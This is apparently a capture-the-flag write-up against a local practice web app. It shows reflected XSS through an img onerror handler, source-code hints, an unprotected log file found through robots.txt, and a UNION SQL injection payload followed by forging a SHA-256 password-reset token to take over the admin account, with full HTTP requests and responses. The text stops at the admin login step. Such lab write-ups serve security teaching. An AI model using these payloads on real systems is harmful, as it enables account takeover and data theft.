


## Table of Contents


1. XSS.....	2
2. Source Code Exposure .....	4
3. Broken Access Control / Hidden Directory in robots.txt.....	5
4. Privilege Escalation through SQLi and change password functionality .....	6

## 1. XSS

The search functionality here contains a reflected cross-site scripting vulnerability. The usual payload `<script>alert()</script>` won't work here (the search content is reflected through innerHTML). Instead, a script should be forced through an `<img>` or similar tag using `onerror` or similar event handlers:




The alert() function results in a message in the console (I have ensured that only the alert() through XSS results in that message and not through the console):



Therefore, a POST request to /reveal with the header success set to true will result in revealing the flag:



Add header success with value true:



Name:

success

Value:

true

Cancel Add

FLAG:

**Request**

PrettyRawHex

1POST /reveal HTTP/1.1

2Host: 127.0.0.1:8000

3sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"

4sec-ch-ua-mobile: ?0

5sec-ch-ua-platform: "Windows"

6Accept-Language: en-US

7Upgrade-Insecure-Requests: 1

8User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

9Accept:

10text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: none

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Accept-Encoding: gzip, deflate, br

16Connection: keep-alive

17Content-Type: application/x-www-form-urlencoded

18Content-Length: 0

19success: true

20

**Response**

PrettyRawHexRender

1HTTP/1.1 200 OK

2X-Powered-By: Express

3Content-Type: text/html; charset=utf-8

4Content-Length: 16

5ETag: W/"10-h8RJ+giTK2uK2s3mgqshksiAWxc"

6Date: Sat, 24 Aug 2024 17:26:23 GMT

7Connection: keep-alive

8Keep-Alive: timeout=5

9

10flag(ctf\_830294)

## 2. Source Code Exposure

When logged in as a student and navigating through the course list page, when one of the courses is clicked, a JavaScript file request can be observed through BurpSuite:

127.0.0.1:8000/student/course/

127.0.0.1:8000/student/course/DACS2201

All tabs | Web Security

University Management System

Home

Course List

Change Password

Course Details

Course Code:	DACS2201
Name:	Intro to Cyber Security
Instructor:	John
Capacity:	5

37http://127.0.0.1:8000GET /static/cap.js127.0.0.111:31:12 ... 80803

Request

PrettyRawHex

1GET /static/cap.js HTTP/1.1

2Host: 127.0.0.1:8000

3sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"

4Accept-Language: en-US

5sec-ch-ua-mobile: ?0

6User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

7sec-ch-ua-platform: "Windows"

8Accept: \*/\*

9Sec-Fetch-Site: same-origin

10Sec-Fetch-Mode: no-cors

11Sec-Fetch-Dest: script

12Referer: http://127.0.0.1:8000/student/course/DACS2201

13Accept-Encoding: gzip, deflate, br

14Cookie: ctEKey=da797c07-224f-4353-b060-854d1935339a

15Connection: keep-alive

16

17

18

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2X-Powered-By: Express

3Accept-Ranges: bytes

4Cache-Control: public, max-age=0

5Last-Modified: Sun, 25 Aug 2024 12:03:21 GMT

6ETag: W/"55c-191896e6026"

7Content-Type: application/javascript; charset=UTF-8

8Content-Length: 1436

9Date: Mon, 26 Aug 2024 08:31:12 GMT

10Connection: keep-alive

11Keep-Alive: timeout=5

12

13document.addEventListener('DOMContentLoaded', function() {

14const selectElement = document.getElementById('capacitySelect');

15const updateButton = document.getElementById('updateButton');

16const defaultCapacity = selectElement.value;

17// Store the initial default value

18// Show the update button when the capacity is changed

Inspector

Request attributes2

Request cookies1


Request headers14

Response headers10

If you go through the code, you can see on line 29 that it mentions something about a message parameter:

```
Response
Pretty Raw Hex Render
16 const defaultCapacity = selectElement.value;
   // Store the initial default value
17
18 // Show the update button when the capacity is changed
19 selectElement.addEventListener('change', function() {
20     if (selectElement.value !== defaultCapacity) {
21         updateButton.style.display = 'inline-block';
22     }
23     else {
24         updateButton.style.display = 'none';
25     }
26 }
27 );
28
29 // This is a general comment
30 // and some details about the DOMContentLoaded event.
31 const Msg = "msg param";
32 //Error Messages will appear in message get parameter
33
34 // More about the function below
35 }
36 );
37
```

This is a hint to try for message get parameter:




The flag is revealed when message get parameter is used.


### 3. Broken Access Control / Hidden Directory in robots.txt

- robots.txt file tells search engine crawlers which URLs the crawler can access on your site


Try accessing /robots.txt file to find allowed and disallowed paths:




Try accessing /static/log.txt – We are able to access that file and no authentication is implemented on this log file. A flag is hidden in this log file but it’s encoded in base64:



Let’s decode this:




The decoded text seems like a ROT13 cipher:




## 4. Privilege Escalation through SQLi and change password functionality

Accessing the course list again through logging in as student:




Clicking a particular course code in "All Courses" redirects to the details of the respective course on that page:



Here, the DACS2201 route parameter is vulnerable to SQL injection. It won't be obvious by injecting payloads like ' since the error page won't reveal any SQL error. However, a correct injection payload like ' or '1'=1 will reveal the SQLi vulnerability..

A list of users, including their roles and user IDs, is stored in a different table named users. To find that, the database must be enumerated using information\_schema to find all the table names and column names.



Payload to reveal the users table along with their name,username and role:

<http://127.0.0.1:8000/course/INFS2201>' UNION SELECT role, username, NULL,name FROM users --%20

127.0.0.1:8000/student/course/

127.0.0.1:8000/student/course/DACS2201"%20UNION"%20SELECT"%20role,"%20username,"%20NULL,name"%20FROM"%20users"%20--"%20

All tabs | Web Secur...

University Management System

Home

Course List

Change Password

### Course Details

Course Code:	DACS2201
Name:	Intro to Cyber Security
Instructor:	John
Capacity:	5
Course Code:	student
Name:	1234
Instructor:	White
Capacity:	5
Course Code:	admin
Name:	6666
Instructor:	Smith
Capacity:	5
Course Code:	student
Name:	7875
Instructor:	Heisenberg
Capacity:	5
Course Code:	student
Name:	8901
Instructor:	Gus
Capacity:	5
Course Code:	instructor
Name:	9164
Instructor:	John
Capacity:	5

To find the flag, we have to log in as an admin. However, we only have the username of the admin. Let's visit the change password page to look for vulnerabilities:

### Change Password

Password

Re-type Password

Confirm




Capture the POST request for the password change in BurpSuite. We can see that a hidden token is being sent along with the password:

**Request**

	Pretty	Raw	Hex
1	POST /changePassword HTTP/1.1		
2	Host: 127.0.0.1:8000		
3	Content-Length: 103		
4	Cache-Control: max-age=0		
5	sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"		
6	sec-ch-ua-mobile: ?0		
7	sec-ch-ua-platform: "Windows"		
8	Accept-Language: en-US		
9	Upgrade-Insecure-Requests: 1		
10	Origin: http://127.0.0.1:8000		
11	Content-Type: application/x-www-form-urlencoded		
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36		
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
14	Sec-Fetch-Site: same-origin		
15	Sec-Fetch-Mode: navigate		
16	Sec-Fetch-User: ?1		
17	Sec-Fetch-Dest: document		
18	Referer: http://127.0.0.1:8000/student/changePassword		
19	Accept-Encoding: gzip, deflate, br		
20	Cookie: ctfKey=0a797c07-224f-4353-b060-85d11935338a		
21	Connection: keep-alive		
22			
23	password=123456&password2=123456&token=03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4		

The token looks like a SHA-256 hash since it has 64 characters. Let's try to reverse the hash using reverse hash lookup tools:



We can see that this is a hash of the username of the logged-in student, which is '1234'. Let's try sending the hash of the admin's username in the POST request:

Input value

6666

Generate

SHA256 HASH

d7697570462f7562b83e81258de0f1e41832e98072e44c36ec8efec46786e24e

## Request

```
1 POST /changePassword HTTP/1.1
2 Host: 127.0.0.1:8000
3 Content-Length: 103
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 sec-ch-ua-mobile: 70
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 Origin: http://127.0.0.1:8000
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
    age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: 71
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:8000/student/changePassword
19 Accept-Encoding: gzip, deflate, br
20 Cookie: ctFKey=0a797c07-224f-4353-b060-85d11935338a
21 Connection: keep-alive
22
23 password=123456&password2=123456&token=
    d7697570462f7562b83e81258de0f1e41832e98072e44c36ec8efec46786e24e
```

## Response

```
1 HTTP/1.1 302 Found
2 X-Powered-By: Express
3 Location: /student/changePassword?msg=success
4 Vary: Accept
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 114
7 Date: Mon, 26 Aug 2024 09:11:16 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10
11 <p>
    Found. Redirecting to <a href="/student/changePassword?msg=success">
    /student/changePassword?msg=success
    </a>
    </p>
```

It appears that the password has been changed for the admin. Let's try logging in as admin with 6666:123456 -

### Login Form

Sign in

Forgot Password?

